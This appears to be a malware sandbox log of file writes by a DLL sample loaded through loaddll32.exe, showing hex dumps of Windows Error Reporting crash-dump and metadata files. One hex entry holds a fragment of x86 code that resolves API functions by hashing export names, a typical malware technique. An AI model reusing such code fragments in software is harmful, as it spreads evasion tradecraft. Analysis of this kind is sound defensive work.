C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 0a fb 0f 60 a4 05 12 00 00 00 00 00	MDMP........ ....`........	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	6	00 00 00 00 00 00	......	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 7c 0c 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 bc 1b 00 00 06 fb 0f 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 01 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	.....U...........B......|..... ..GenuineIntelW...........T... ....`.................. ....0..................W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e............... ....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e......	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 18 f1 af 00 00 00 00 00 00 00 00 00 08 00 00 00 15 00 00 00 7a 03 00 00 00 00 00 00 9e c5 a3 72 23 00 00 00 46 02 01 00 a0 f0 af 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......................z... ....r#...F.......+.........	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	168	c0 1b 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 9e c5 a3 72 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 5a 0d 00 00	.....r.. .....<..... ....Z...	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	20	07 00 00 00 00 90 90 00 00 00 00 00 98 04 00 00 66 13 00 00	.....f...	success or wait	7	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	1176	00 00 00 04 ff ff ff ff 00 00 ff 00 a0 7b 1c 77 38 17 d6 00 00 00 00 00 00 00 d6 00 a0 79 1c 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 77 00 00 00 00 00 f8 7b 1c 77 01 00 01 00 00 00 00 00 00 00 9c 7f 00 00 00 00 30 07 9c 7f 00 00 ac 7f 28 02 ad 7f 50 06 ae 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 80 9b 07 6d e8 ff ff 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 01 00 00 00 10 00 00 00 60 66 1c 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 1c 77 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 03 00 00 00 06 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....{.w8.....y .w.....w..... {.w.....0..... (...P.....m..... .....`f.w.. .....PS.w.....B.....	success or wait	6	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	256	24 14 e4 74 00 00 81 44 24 14 26 d4 ff ff 8b 44 24 14 6a 15 59 f7 f1 89 44 24 14 81 4c 24 14 a6 1a 86 b2 81 74 24 14 58 00 86 b2 c7 44 24 10 59 27 00 00 c1 64 24 10 03 81 44 24 10 2e 37 ff ff 81 44 24 10 b2 e8 00 00 81 74 24 10 12 51 01 00 c7 44 24 1c c6 68 00 00 81 74 24 1c 28 cf a2 16 81 74 24 1c 97 b7 a2 16 c7 44 24 18 dc f4 00 00 81 4c 24 18 e5 24 16 ee 81 74 24 18 fd f4 16 ee 8b 45 3c 8b 7c 24 18 89 44 24 2c 8b 5c 28 78 03 dd 8b 43 1c 8b 4b 20 03 c5 89 44 24 28 03 cd 8b 43 24 03 c5 89 4c 24 20 89 44 24 24 eb 28 ff 74 24 1c 8b 14 b9 ff 74 24 14 8b 4c 24 1c 03 d5 e8 49 57 ff ff 35 92 22 5c 0c 59 59 3b 44 24 50 74 0c 8b 4c 24 20 47 3b 7b 18 72 d3 eb 2c 8b 44 24 24 8b 74 24 28 0f b7 04 78 8b 34 86 03 f5 3b f3 72 17 8b 44 24 2c 8b 44 28 7c 03 c3 3b f0 73	$..t...D$.&....D$.j.Y...D$..L $.....t$.X....D$.Y'...d$...D$. .7...D$.....t$..Q...D$..h...t$. (....t$.....D$.....L$..$.. .t$.....E<.|$..D$,.\(x...C..K ...D$(...C$...L$ .D$$.(.t$... ..t$..L$....IW..5."\.YY;D$Pt. .L$ G;{.r..,.D$$.t$(...x.4...;. r..D$,.D(|..;.s	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	4	01 00 00 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 08 00 00 00 aa aa aa aa 00 00 00 00 08 e3 af 00 bc 9a 11 77 23 00 00 00 02 02 00 00 c8 e2 af 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?..... ....+...S...+. ..+..... .....w#.....+.....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	48	c0 1b 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 c0 90 00 00 00 00 00 c4 e2 af 00 00 00 00 00 3c 1d 00 00 fe 27 00 00 cc 02 00 00 26 10 00 00	.... <....'.....&...	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	4	06 00 00 00	....	success or wait	6	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	....l.o.a.d.d.l.l.3.2...e.x.e...	success or wait	6	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	120	00 00 a2 72 00 00 00 00 00 30 02 00 00 00 00 00 5b fe 0d 60 16 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	...r.....0.....[..`..... ....@.....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	34	1c 00 00 00 7a 00 47 00 65 00 4b 00 35 00 73 00 6f 00 39 00 34 00 63 00 2e 00 64 00 6c 00 6c 00 00 00	....z.G.e.K.5.s.o.9.4.c...d.l.l...	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	668	00 00 a2 72 00 00 00 00 00 30 02 00 00 00 00 00 5b fe 0d 60 38 0d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 c0 ab 02 00 00 00 00 00 b0 2d 03 00 00 00 00 2f 57 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 df 70 03 00 00 00 00 00 e8 7a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 29 38 1b 00 00 00 00 00 17 c7 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 44 dc 04 00 00 00 00 00 f6 ae 5f 3b 01 00 00 00 24 01 41 15 00 00 00 00 dc 26 20 0d 00 00 00 00 7c 32 d9 00 00 00 00 00 9a 9a 00 00 c9 bb 00 00 5b cc 04 00 0b cb 0a 00 17 c7 04 00 fb 7e 15 00 44 dc 04 00 53 ef 1c 00 6d 3c 01 00 ec 37 0f 00 00 00 00 00 e6 26 0d 00 7e 9f 04	...r.....0.....[..`8.....Zb ....- ...../W.....p.. .....z.....)8..... .....@.....D....._;.... $.A.....& .....|2..... [.....~..D...S...m<.. .7.....&..~..	success or wait	1	6D53497A	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	3838	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	....F.i.l.e.....F.i.l.e..... ..F.i.l.e.....F.i.l.e..... E.v.e.n.t..... (...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp	unknown	120	03 00 00 00 34 00 00 00 08 07 00 00 04 00 00 00 8c 02 00 00 48 07 00 00 0e 00 00 00 24 00 00 00 d4 09 00 00 05 00 00 00 74 00 00 00 f2 12 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 98 09 00 00 a8 4c 00 00 15 00 00 00 ec 01 00 00 f8 09 00 00 16 00 00 00 98 00 00 00 e4 0b 00 00	....4.....H.....$. .....t.....`... ....8.....T..... ...L.....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 30 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.0.0.<./.P.i.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.l.o.a.d.d.l.l.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 30 00 33 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.4.0.3.4.<./.U.p.t.i.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
